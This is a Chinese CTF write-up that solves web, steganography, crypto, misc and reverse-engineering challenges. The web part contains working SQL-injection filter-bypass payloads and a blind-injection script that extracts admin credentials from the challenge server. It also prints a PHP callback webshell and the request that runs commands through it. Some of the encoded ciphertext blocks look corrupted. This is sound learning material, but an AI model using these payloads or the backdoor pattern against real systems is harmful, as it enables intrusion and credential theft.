<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />  
<?php  
function passencode($content){  
    //$pass=urlencode($content);  
    $array=str_split($content);  
    $pass="";  
    for($i=0;$i<count($array);$i++){  
        if($pass!=""){  
            $pass=$pass." " .(string)ord($array[$i]);  
        }else{  
            $pass=(string)ord($array[$i]);  
        }  
    }  
    return $pass;  
}  
?>
```

say.php

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<?php
include 'config.php';
$nice=$_POST['nice'];
$say=$_POST['usersay'];
if(!isset($_COOKIE['username'])){
setcookie('username',$nice);
setcookie('userpass','');
}
$username=$_COOKIE['username'];
$userpass=$_COOKIE['userpass'];
if($nice=="" || $say==""){
echo "<script>alert('昵称或留言内容不能为空! (如果有内容也弹出此框, 不是网站问题喔~ 好吧, 给个提示: 查看页面源码有惊喜! )');
</script>";
exit();
}
$con = mysql_connect($db_address,$db_user,$db_pass) or die("不能连接到数据库!! ".mysql_error());
mysql_select_db($db_name,$con);
$nice=mysql_real_escape_string($nice);
$username=mysql_real_escape_string($username);
$userpass=mysql_real_escape_string($userpass);
$result=mysql_query("SELECT username FROM admin where username='$nice'",$con);
$login=mysql_query("SELECT * FROM admin where username='$username' AND userpass='$userpass'",$con);
if(mysql_num_rows($result)>0 && mysql_num_rows($login)<=0){
echo "<script>alert('昵称已被使用, 请更换! ');</script>";
mysql_free_result($login);
mysql_free_result($result);
mysql_close($con);
exit();
}
mysql_free_result($login);
mysql_free_result($result);
$say=mysql_real_escape_string($say);
mysql_query("insert into message (nice,say,display) values('$nice','$say',0)",$con);
mysql_close($con);
echo '<script>alert("构建和谐社会, 留言需要经过管理员审核才可以显示!");window.location = "./index.php"</script>';
?>
```

从 [index.php](#) 可以知道 [antixss.php](#)，源码得知有 [so.php](#)、[preview.php](#)


```
# -*- coding: utf-8 -*-
import requests
import HTMLParser
import codecs
s=['say','config','passencode','index','so','antiinject','antixss','about','preview']

h = HTMLParser.HTMLParser()
for i in s:
    url="http://cms.nuptzj.cn/about.php?file={0}.php".format(i);
    f=codecs.open(str(i)+'.php','w+', 'utf-8')#codecs可指定文件编码
    s=requests.get(url)
    s.encoding='utf-8'
    f.write(h.unescape(s.text))#反转html实体
```

)

分析源码

通过 `so.php` 和 `antiinject.php` 可以知道关于搜索部分存在sql注入，通过研究 `antiinject.php` 可以知道将一些关键字全部替换成空，这样的话，根据反过滤关键字只过滤一次，这样的话就很好构造注入语句,由于user-agent被固定，所以利用**Modify Headers**修改一下

Add User-Agent Xlcteam Browser <http://blog.csdn.net/N19ntmar>

构造语句

```
soid=1/**/aANDnd/**/exists(sSELECTelect/**/**/ffFROMrom/**/aADMINdmin/**/where/**/length(usernameeame)>4)
```

得到 `username` 长度为5

```
soid=1/**/aANDnd/**/exists(sSELECTelect/**/**/ffFROMrom/**/aADMINdmin/**/where/**/length(userpaspass)>33)
```

得知 `userpass` 长度为34

然后写脚本爆账号密码

```
import requests

url = "http://cms.nuptzj.cn/so.php"
header = {
    'User-Agent': 'Xlcteam Browser',
    'Host': 'cms.nuptzj.cn',
}
dic = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
result= ""
for j in range(1,6):
    for i in dic:
        id = '1/**/aANDnd/**/exists(sSELECTelect/**/**/ffFROMrom/**/aADMINdmin/**/WHERE/**/oORrd(substr(usernameeame,{0},1))>{1})'.format(j,ord(i))
        #id = '1/**/aANDnd/**/exists(sSELECTelect/**/**/ffFROMrom/**/aADMINdmin/**/WHERE/**/oORrd(substr(userpaspass,{0},1))>{1})'.format(j,ord(i))
        data = {
            "soid":id
        }
        response = requests.post(url=url,headers=header,data=data)
        if(len(response.text) < 430):
            result += i
            break
print(result)
```


账号 `admin`

密码 `1020117099010701140117011001160117`

通过 `passencode.php` 可以知道密文是ASCII值，解密得 `fuckruntu`

然后登陆 <http://cms.nuptzj.cn/loginxlcteam>

恭喜你已拿下后台，离爆菊只差一步了flag1:nctf{}

能来到这里，相信也不是只会用工具脚本小子了

现在离爆菊只差一步了

因为程序猿连后台都懒得开发了，为了方便管理，他邪恶地放了一个一句话木马在网站的根目录下
小马的文件名为：`xlcteam.php`

黑阔，哎哟~不错哦

<http://blog.csdn.net/Ni9htMar3>

打开 `lcteam.php` 得到：

```
<?php
$e = $_REQUEST['www'];
$arr = array($_POST['wtf'] => '|.*|e',);
array_walk($arr, $e, '');
?>
```

典型的php回调后门，直接扫所有文件

```
www=preg_replace&wtf=print_r(scandir("."))
```

得到文件 `恭喜你获得flag2.txt`

访问即得 `flag:nctf{you_are_s0_g00d_hacker}`

密码重置2

一头雾水，看下tips

TIPS:

1. 管理员邮箱观察一下就可以找到
2. linux下一般使用vi编辑器，并且异常退出会留下备份文件
3. 弱类型bypass

通过查看源码稍微观察一下就可以得到管理员邮箱

```
<meta name="admin" content="admin@nuptzj.cn" />
```

然后根据提示2，度娘一下

链接(http://blog.sina.com.cn/s/blog_87f166cf010178sn.html)

可知是会产生 `.swp` 文件，开始尝试，发现 `.submit.php.swp` 存在，得到关键性源码

.....这一行是省略的代码.....

```
/*
如果登录邮箱地址不是管理员则 die()
数据库结构
--
-- 表的结构 `user`
--
CREATE TABLE IF NOT EXISTS `user` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `username` varchar(255) NOT NULL,
  `email` varchar(255) NOT NULL,
  `token` int(255) NOT NULL DEFAULT '0',
  PRIMARY KEY (`id`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8 AUTO_INCREMENT=2 ;

--
-- 转存表中的数据 `user`
--

INSERT INTO `user` (`id`, `username`, `email`, `token`) VALUES
(1, '****不可见****', '***不可见***', 0);
*/
```

.....这一行是省略的代码.....

```
if(!empty($token)&&!empty($emailAddress)){
  if(strlen($token)!=10) die('fail');
  if($token!='0') die('fail');
  $sql = "SELECT count(*) as num from `user` where token='$token' AND email='$emailAddress'";
  $r = mysql_query($sql) or die('db error');
  $r = mysql_fetch_assoc($r);
  $r = $r['num'];
  if($r>0){
    echo $flag;
  }else{
    echo "失败了呀";
  }
}
```

**注: **一般火狐会出现乱码, 改一下格式, 而用chrome查看源码不会出现乱码

通过分析关键位置的代码

```
if(!empty($token)&&!empty($emailAddress)){
  if(strlen($token)!=10) die('fail');
  if($token!='0') die('fail');
  $sql = "SELECT count(*) as num from `user` where token='$token' AND email='$emailAddress'";
```

可知需要让token为10位且为0, 其他没有什么限制条件, token=0000000000


输入邮箱, token 即得

flag nctf{thanks_to_cumt_bxs}

隐写术


女神

下载下来是一张女神的照片，直接用Stegs分析，直接打开 `file format` 找到flag



图种

将动图下载下来，既然是图种，就将格式改为 `.zip`，



然后解压出来一张动图，分析记得flag

密码

easy

一看一串字符，base64解密即得

KeyBoard

既然提示是键盘，那么就直接按键盘画得到 `flag:nctf{areuhack}`

base64全家桶

一连串字符

```
R1pDVE1NW1hHUTNETU4yQ0dZwkrNTUpYR00zREtNW1dHTTJES1JSV0dJM0RDT1pUR1kyVEdNW1RHSTJVTU5SUKdaQ1RNTkJWSVkzREVOU1JHNFpU
TU5KVEdFW1RNTjJF
```

一次进行base64、base32、base16解密即得flag

n次base64

直接不断解密直到得到flag

骚年来一发吗

一段密文:

```
iEJqak3pjIaZ0NzLiITLwWTqzqGAtW2oyOTq1A3pzqas
```

一个php加密的函数, 根据特点逆转解密文件即可



```
<?php
function decode($str)
{
    $_='';
    $one=str_rot13($str);
    $two=strrev($one);
    $three=base64_decode($two);
    $four=strrev($three);
    for($i=0;$i<strlen($four);$i++)
    {
        $_c=substr($four,$i,1);
        $__=ord($_c)-1;
        $_c=chr($__);
        $_=$_.$_c;
    }
    return $_;
}
print decode("iEJqak3pjIaZ0NzLiITLwWTqzqGAtW2oyOTq1A3pzqas");
?>
```

解密即得flag

mixed_base64

拿到密文，根据分析是10次随机 base16、32、64 加密，这样分析每次密文的特点，依次解密即得flag

```
32
3445353434393741344435343532343234453434343933313445364135313331344537413531333134443641353537413445364234443331
3445364135323432344535343539333134453434353234323445343435353331344534343535333134443741353533303444374135353332
3445364234393332344534343535333234453435353137413444353435353739344534353435333134453434353533323445374134313331
3445364135353741344535343535333134453534363333353445353434393331344535343539333034453435353933313444353434443737
3445343534353330344634343535333134453642343933303531353435313331344535343444333134453534344433313445343434443331
3445364135353331344536413444374134443434353234353445364234443331344436413532343234453534353133313445364136333737
3445353435313331344436413444373834453435343533303444374135353739344534343535333235313741353537393445353435353332
3531374135353332344534343637333134453741353533303445343534353330344536413535373934443741343137413445353435323433
3445353435393331344535343539333034453534343933303532353435313332344535343439333035313741353533303445364234443333
3444343435353333344535343439374134443434344437373445374136423331344436413531333134453741353133303532364135353738
3444374134313330353235343531333434453534353533313445364136333737344534343535333134443741353533313444374136423330
344437413535333234453534353533234453434353634323445343535313332353136413535333234453435343533313445343435413433
3445374134313331344537413535373934443741343533303445364135393738344535343539333034453534363333303445353434313331
3444353435413434344535343539333034463434353234363445343435313330353135343531333134453534353537413444343434443331
3445343534443331344435343541343334453641353133313444364135323435344536423444333134443641353234343445353435313741
344434343633373734453534363333313444364136343432344535343435333344635343535373934453534353533313445364135323437
3445353434353741344434343536343234453434363733313445353435413433344534353435333034453534353537413444374134353330
3445364135323433344535343539333134453534354134343445343435393330353234343541343434453534343933303531374135353330
3445364234393330353235343531333234453534343937413444353435323432344534343531333134453641353133313445374135313330
3532353435353333344536423444333135313534353234323445353434393331344534343532343234453434353933313444364135353331
3444374135353330353136413535333134443741343133323445343435353739344535343633333235313641353537393445343534353331
3445343435413433344537413431333134453534353537393444374134353332353136413633333534453534353933303445353435413434
3445343535393331344437413541343434453534343933303446343435353332344535343531333035313534353133313445353434443331
3445364135313332344535343444333134453641354134333445364135313330353135343532343534453642343933313444364135353737
3445353435313332353136413633373734453534363333313444364134443737344437413431333334463534353537393445343435353333
344534343532343634453534344433235313741353634323445343534353331344436413535333034453435343533313445353435353331
3445353435353741344535343531333034453534343533323531364135393330344535343539333035323434344437373445353434393330
3531353435353331344535343539333334443434353533323445353434393741344435343541343334453741364233313445364135313331
3445343535353330353236413535374134453642344433303532353435313334344535343531333134453641363337373445343435353331
3444374135353331344437413642333034443741353533323445353435353332344437413444373734453435353133323531364135353332
3445343534353331344534343541343334453741353133303444374135353739344437413435333134453534363333353445353435393330
3445353435413434344535343439333134453534354134343445353534353330344634343535333134453534353133303531353435313332
3445353434393331344535343444333134453435343933313445374135313331344536413531333134443641353234353444374134353331
3444364135323434344535343535333134453534363337373445353435393331344437413531333134453534353533323446353435353332
344534343535333235313741353234363445353436333332353137413532343634453434363733313445364135353323445364234443330
344535343535374134453534353933303445364135323433344535343539333034453534353933303532343435413433
344535343439333134443641353533303445364234393333344434343535333344535343439374134443434344433313445343435313331
3444364135313331344536413531333134443741353537383445364234443331344436413532343234453534353533313445364136333737
3445353435393331344437413535333134443741343133333446353435353739344535343535333234453434353234373445353434353741
34443434353133313444374136423331344434343535333034443741343137413446353133443344
```

```
16
4E54497A4D545242E4449314E6A51314E7A51314D6A557A4E6B4D314E6A52424E5459314E4452424E4455314E4455314D7A55304D7A5532
4E6B49324E4455324E45517A4D5455794E4545314E4455324E7A41314E6A557A4E5455314E5463354E5449314E5459304E4559314D544D77
4E4545304F4455314E6B4930515451314E544D314E544D314E444D314E6A55314E6A4D7A4D4452454E6B4D314D6A52424E5451314E6A6377
4E5451314D6A4D784E4545304D7A55794E445532517A55794E545532517A55324E4467314E7A55304E4545304E6A55794D7A417A4E545243
4E5459314E5459304E544930525451324E544930517A55304E6B4D334D4455334E54497A4D444D774E7A6B314D6A51314E7A5130526A5578
4D7A4130525451344E5455314E6A63774E4455314D7A55314D7A6B304D7A55324E5455324E4456424E455132516A55324E4545314E445A43
4E7A41314E7A55794D7A45304E6A59784E5459304E5463304E5441314D545A444E5459304F4452464E445130515451314E54557A4D444D31
4E454D314D545A434E6A51314D6A52454E6B4D314D6A52444E54517A4D4463774E5463314D6A64424E5445334F5455794E5455314E6A5247
4E54457A4D4456424E4467314E545A434E4545304E54557A4D7A45304E6A52434E5459314E545A444E44593052445A444E544930517A5530
4E6B4930525451324E54497A4D5452424E4451314E6A51314E7A5130525455334E6B4D31515452424E5449314E4452424E4459314D6A5531
4D7A5530516A55314D7A41324E4455704E546322516A55704E4545314E445A424E7A41314E5455704D7A4532516A63225455459304E545A44
```

4D7A5550510A55514D7A41324E4435794E540552510A55794E4545514E445A454E7A41314E5455794D7A4552510A65534E545504E545A44
4E4559314D7A5A444E5449304F4455324E545130515451314E544D314E6A51324E544D314E6A5A434E6A5130515452454E6B49314D6A5577
4E545132516A63774E5463314D6A4D774D7A41334F5455794E4455334E4452464E544D32517A56424E4545314D6A55304E4545314E545531
4E54557A4E5451304E544532516A59304E54593052444D774E544930515455314E5459334D4455324E54497A4D545A434E7A6B314E6A5131
4E455530526A557A4E6B4D30525451344E5451314E6A63774E4455314D7A55314D7A6B304D7A55324E5455324D7A4D774E455132516A5532
4E4545314E445A434E7A51304D7A55794D7A45314E5463354E5459304E545A444E5449314E545A444E5545304F4455314E54513051545132
4E5449314E544D314E4549314E7A51314E6A51314D6A52454D7A45314D6A52444E5455314E5463774E5459314D7A51314E5455334F545532
4E445532517A52464E546332517A52464E4467314E6A55324E6B4D304E54557A4E5459304E6A52434E5459304E5459304E54593052445A43
4E5449314D6A55304E6B49334D4455334E54497A4D444D314E4451314D6A51314E6A51314D7A55784E6B4D314D6A52424E5455314E6A6377
4E5459314D7A55314D7A41334F5455794E5455324E4452474E54457A4D4451314D7A6B314D4455304D7A417A4F513D3D

16

NTIzMTRBNDI1NjQ1NzQ1MjUzNkM1NjRBNTY1NDRBNDU1NDU1MzU0MzU2NkI2NDU2NEQzMTUyNEE1NDU2NzA1NjUzNTU1NTc5NTI1NTY0NEY1MTMw
NEE00DU1NkI0QTQ1NTM1NTM1NDM1NjU1NjMzMDRENkM1MjRBNTQ1NjcwNTQ1MjMxNEE0MzUyNDU2QzUyNTU2QzU2NDg1NzU0NEE0NjUyMzAzNTRC
NTY1NTY0NTI0RTQ2NTI0QzU0NkM3MDU3NTIzMDMwNzk1MjQ1NzQ0RjUxMzA0RTQ4NTU1NjcwNDU1MzU1Mzk0MzU2NTU2NDVBNEQ2QjU2NEE1NDZC
NzA1NzUyMzE0NjYxNTY0NTc0NTA1MTZDNTY0ODRFNDQ0QTQ1NTUzMDM1NEM1MTZCNjQ1MjRENkM1MjRDNTQzMDcwNTc1MjdBNTc30TUyNTU1NjRG
NTEzMDVBNDg1NTZCNEE0NTUzMzE0NjYxNTY0NTZDNDY0RDZDNTI0QzU0NkI0RTQ2NTIzMTRBNDQ1NjQ1NzQ0RTU3NkM1QTRBNTI1NDRBNDY1MjU1
MzU0QjU1MzA2NDUyNTc2QjUyNEE1NDZCNzA1NTUyMzE2QjUyNEE1NTU1NTUzNTQ0NTE2QjUy0NTY0RDMwNTI0QTU1NTY3MDU2NTIzMTZCNzk1NjQ1
NTQ2QjUyMzA30TUyNDU3NDRFNTM2QzVBNEE1MjU0NEE1NTU1NTUzNTQ0NTE2QjUy0NTY0RDMwNTI0QTU1NTY3MDU2NTIzMTZCNzk1NjQ1
NEU0RjUzNkM0RTQ4NTQ1NjcwNDU1MzU1Mzk0MzU2NTU2MzMwNEQ2QjU2NEE1NDZCNzQ0MzUyMzE1NTc5NTY0NTZDNTI1NTZDNUe00DU1NTQ0QTQ2
NTI1NTM1NEI1NzQ1NjQ1MjREMzE1MjRDNTU1NTc5NTY1MzQ1NTU30TU2NDU2QzRFNTc2QzRFNDg1NjU2NkM0NTUzNTY0NjYxNTY0NTY0RDZC
NTI1MjU0NkI3MDU3NTIzMDM1NDQ1MjQ1NjQ1MzUxNkM1MjRBNTU1NjcwNTY1MzU1MzA30TUyNTU2NDRGNTeZMDQ1Mzk1MDU0MzAzOQ==

64

52314A4256457452536C564A56544A455455343566B64564D31524A54567056535555795255644F51304A48556B4A455355354356556330
4D6C524A5456705452314A4352456C52556C564857544A465230354B565564524E46524C546C7057523030795245744F51304E4855567045
535539435655645A4D6B564A546B70575231466156457450516C56484E444A455530354C516B64524D6C524C54307057527A51795255564F
51305A48556B4A455331464B56556C464D6C524C546B4E4652314A445645744E576C5A4A52544A465255354B55306452576B524A546B7055
52316B7956456C4F536C524856544A4553564653566B644A4D6B5250546B7057523030795245744E536C5A4A52544A555553544516B6456
4D30524A5556705652316B7956454E4F536C4E485456704553553943565563304D6B564A546B74435231557956456C52556C5A4855544A46
5255354B574564524D31524C555570565345557956456C4E576C4E4856566C455356464B564564564D6B5252546B70575230354452456453
516C524A55567056535530795255644F5130453950543039

16

R1JBVEtRS1VJVTJETU5CVkdVM1RJTVPvVSUyRUdOQ0JHUKJESU5CVUc0M1RJTVPTR1JCRE1RU1VHWTJFR05KVUdRNFRLT1pWR00yREtOQ0NHUVP
SU9CVUdZMKVJTKpWR1FaVeTPQ1VHNDJEU05LQkdRM1RLT0pWRzQyRUVOQ0ZHUkJES1FKVU1FM1RLTKNFR1JDVEtNw1ZJRTJFRU5KU0dRwKJTKpU
R1kyVE1OS1RHVTJESVFSVkdJMKRPTkpWR00yREtNS1ZJRTJUUS5DQkdVM0RJUVpVR1kyVENOS1NHTVpESU9CVUc0MkVJTKtCR1UyVE1RU1ZHUTJF
RU5KWEdRM1RLUUPVEUyVE1Nw1NHV1ESVFKVEdVMkRRTKpWR05DREdSQ1RJUVpVSU0yRUdOQ0E9PT09

64

GRATKQJUIU2DMNBVGU3TIMZUIE2EGNCBGRBDINBUG42TIMZSGRBDIQRUGY2EGNJUGQ4TKNZVGM2DKNCCGQZDIOBUGY2EINJVGQZTKOBUG42DSNKB
GQ2TKOJV42EENCFGRBDKJUIE2TKNCEGRCTKMZVIE2EENJSGQZDINJTG2TINJTGU2DIQRVGI2DONJVG2DKMJVIE2TQNCBGU3DIQZUGY2TCNJS
GMZDIOBUG42EINKBGU2TIQRVGQ2EENJXGQ3TKQJUHE2TIMZSGUYDIQJTGU2DQNJVGNCDGRBTIQZUIM2EGNCA====

32

4A5A4E464557434A4C4A4B444754324B464C54495753454B4248464D55435847495A4559574B4E4B5A4A554D4E535A4B52424536545354
4B52475534515A584A564C4651523248474D5A554B544B57475A495432504A3548553D3D3D3D3D

16

JZNFECJLJKDGT2KKFLTIWSEKBHFMUCXGIZZYWKNKZJUMNSZKRBE6TSTKRGU4QZXJVLFQR2HGMZUKTKWGWZIT2PJ5HU=====

64

NZRXYZT3OJQW4ZDPNVPW22LYMVSF6YTBONSTMNC7MVXGG33EMV6Q====

32

nctf{random_mixed_base64_encode}

异性相吸

题目要求将两个txt内容XOR一下，根据提示，二者的长度是一致的
写个脚本

```
#!/usr/bin/python
#-*- coding:utf-8 -*-

f_a=open('C:/Users/XX/Desktop/mi.txt','rb')
f_b=open('C:/Users/XX/Desktop/ming.txt','rb')

a=""
b=""

a="".join(f_a.readlines())
b="".join(f_b.readlines())

s=''
for i,j in zip(a,b):
    s+=chr(ord(i)^ord(j))
print s
```

MD5

直接遍历

```
#!/usr/bin/python
#-*- coding:utf-8 -*-
import md5
import string

for i in string.uppercase:
    for j in string.uppercase:
        for k in string.uppercase:
            a='TASC'+i+'03RJMV'+j+'WDJKX'+k+'ZM'
            b=md5.md5(a).hexdigest()
            if(b[0:5]=='e9032'):
                print b
```

MISC

easy wireshark

听说抓到他浏览网页的包,flag就在网页里

http后有个 `flag.php` 网页，把保存出来即可。


wireshark 2 (由于不知道为啥数据包下载不下来，故转载网上writeup)

下载直接 [wireshark](#) 查看，

分析得到一个 [zip](#)



通过一个大神的提示，要找另外一个zip文件，搜索 [504b0304](#) 找到另外一个zip，里面有个 [flag.zip](#)，保存下来然后提示文件损坏，用 [rar](#) 修复一下发现里面有flag但是有密码，多次尝试破解无果，继续分析数据包差不多过滤一下 [http](#) 得到一个secret.txt



追踪了下secret的tcp流，得到

```
the password for zip file is : ZipYourMouth
```

Reserve

Hello,RE!

windows下的exe文件，直接IDA，打开分析代码：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    _BYTE v4[3]; // [sp+11h] [bp-7Fh]@2
    signed int v5; // [sp+75h] [bp-1Bh]@1
    signed int v6; // [sp+79h] [bp-17h]@1
    signed int v7; // [sp+7Dh] [bp-13h]@1
    signed int v8; // [sp+81h] [bp-Fh]@1
    signed int v9; // [sp+85h] [bp-Bh]@1
    signed int v10; // [sp+89h] [bp-7h]@1
    signed __int16 v11; // [sp+8Dh] [bp-3h]@1
    char v12; // [sp+8Fh] [bp-1h]@1
    __main();
    printf("请输入flag: ");
}
```



```
v5 = 1734437990;

v6 = 1818580859;

v7 = 1701670755;

v8 = 1601131615;

v9 = 1465861458;

v10 = 1684828783;

v11 = 32033;

v12 = 0;

while ( scanf("%s", v4) != -1 && strcmp(v4, (const char *)&v5) )

    printf("flag错误。再试试? \n");

printf("flag正确。 \n");

printf("如果是南邮16级新生并且感觉自己喜欢逆向的话记得加群\n");

printf("群号在ctf.nuptsast.com的to 16级新生页面里\n");

printf("很期待遇见喜欢re的新生23333\n");

getchar();

getchar();

return 0;

}
```

输入字符串与内存中字符串进行明码比较，根据题目中的意思，在IDA中 **R键** 能够直接把数字转化成字符串，注意小端 **Little** 序读取

```

signed int v0; // [sp+79h] [bp-17h]@1
signed int v7; // [sp+7Dh] [bp-13h]@1
signed int v8; // [sp+81h] [bp-Fh]@1
signed int v9; // [sp+85h] [bp-Bh]@1
signed int v10; // [sp+89h] [bp-7h]@1
signed __int16 v11; // [sp+8Dh] [bp-3h]@1
char v12; // [sp+8Fh] [bp-1h]@1

__main();
printf("请输入flag: ");
v5 = 'galf';
v6 = 'leW{';
v7 = 'emoc';
v8 = '_oT_';
v9 = 'W_ER';
v10 = 'dlro';
v11 = '}!';
v12 = 0;
while ( scanf("%s", v4) != -1 && strcmp(v4, (const char *)&v5) )
    printf("flag错误。再试试? \n");
printf("flag正确。 \n");
printf("如果是南邮16级新生并且感觉自己喜欢逆向的话记得加群\n");
printf("群号在ctf.nuptsast.com的to 16级新生页面里\n");
printf("很期待遇见喜欢re的新生23333\n");
getchar();
getchar();

```

<http://blog.csdn.net/Ni9htMar3>

或者直接写expolit程序:

```

num=[]

str=[1734437990,1818580859,1701670755,1601131615,1465861458,1684828783,32033]

for i in str:

print hex(i),

print "\n"

num=[0x66,0x6c,0x61,0x67,0x7b,0x57,0x65,0x6c,0x63,0x6f,0x6d,0x65,0x5f,0x54,0x6f,0x5f,0x52,0x45,0x5f,0x57,0x6f,0x
72,0x6c,0x64,0x21,0x7d]

flag=""

for i in num:

flag+=chr(i)

print flag

```

flag: `flag{Welcome_To_RE_World!}`

RedASM

既然题目是考查阅读asm，静态分析的能力，这就没什么好说的了

首先，给出的C程序:

```
int main(int argc, char const *argv[])
{
    char input[] = {0x0, 0x67, 0x6e, 0x62, 0x63, 0x7e, 0x74, 0x62, 0x69, 0x6d,
                    0x55, 0x6a, 0x7f, 0x60, 0x51, 0x66, 0x63, 0x4e, 0x66, 0x7b,
                    0x71, 0x4a, 0x74, 0x76, 0x6b, 0x70, 0x79, 0x66 , 0x1c};

    func(input, 28);

    printf("%s\n",input+1);

    return 0;
}
```

其中 `func` 函数用asm给出:

```

0000000004004e6 <func>:

4004e6: 55                push   rbp
4004e7: 48 89 e5         mov    rbp, rsp
4004ea: 48 89 7d e8      mov    QWORD PTR [rbp-0x18], rdi
4004ee: 89 75 e4         mov    DWORD PTR [rbp-0x1c], esi
4004f1: c7 45 fc 01 00 00 00 mov    DWORD PTR [rbp-0x4], 0x1
4004f8: eb 28           jmp    400522 <func+0x3c>
4004fa: 8b 45 fc         mov    eax, DWORD PTR [rbp-0x4]
4004fd: 48 63 d0        movsxd rdx, eax
400500: 48 8b 45 e8      mov    rax, QWORD PTR [rbp-0x18]
400504: 48 01 d0        add    rax, rdx
400507: 8b 55 fc         mov    edx, DWORD PTR [rbp-0x4]
40050a: 48 63 ca        movsxd rcx, edx
40050d: 48 8b 55 e8      mov    rdx, QWORD PTR [rbp-0x18]
400511: 48 01 ca        add    rdx, rcx
400514: 0f b6 0a        movzx ecx, BYTE PTR [rdx]
400517: 8b 55 fc         mov    edx, DWORD PTR [rbp-0x4]
40051a: 31 ca          xor    edx, ecx
40051c: 88 10          mov    BYTE PTR [rax], dl
40051e: 83 45 fc 01     add    DWORD PTR [rbp-0x4], 0x1 ; count指针自加操作
400522: 8b 45 fc         mov    eax, DWORD PTR [rbp-0x4]
400525: 3b 45 e4        cmp    eax, DWORD PTR [rbp-0x1c]
400528: 7e d0          jle   4004fa <func+0x14>
40052a: 90             nop
40052b: 5d             pop    rbp
40052c: c3             ret

```

将程序分了一下段，第一段首先是子程序开场白，`rdi`，`esi` 分别是 `func()` 的两个参数

之后跳到第三段，是判断 `esi` 与 `28` 的大小关系，就是在判断字符串长度

第二段，看似略长，实际上就做了这个操作：

```
for(int i=1;i<=28;i++)  
  
    input[i]=input[i]^i
```

直接写 `expolit`:

```
input= [0x67,0x6e,0x62,0x63,0x7e,0x74,0x62,0x69,0x6d,0x55,0x6a,0x7f, 0x60, 0x51, 0x66, 0x63, 0x4e, 0x66, 0x7b,0x  
71, 0x4a, 0x74, 0x76, 0x6b, 0x70, 0x79,0x66,0x1c]  
  
#print len(input)  
  
flag=""  
  
num=1  
  
for i in input:  
  
flag+=chr(i^num)  
  
num=num+1  
  
print flag
```

flag: `flag{read_asm_is_the_basic}`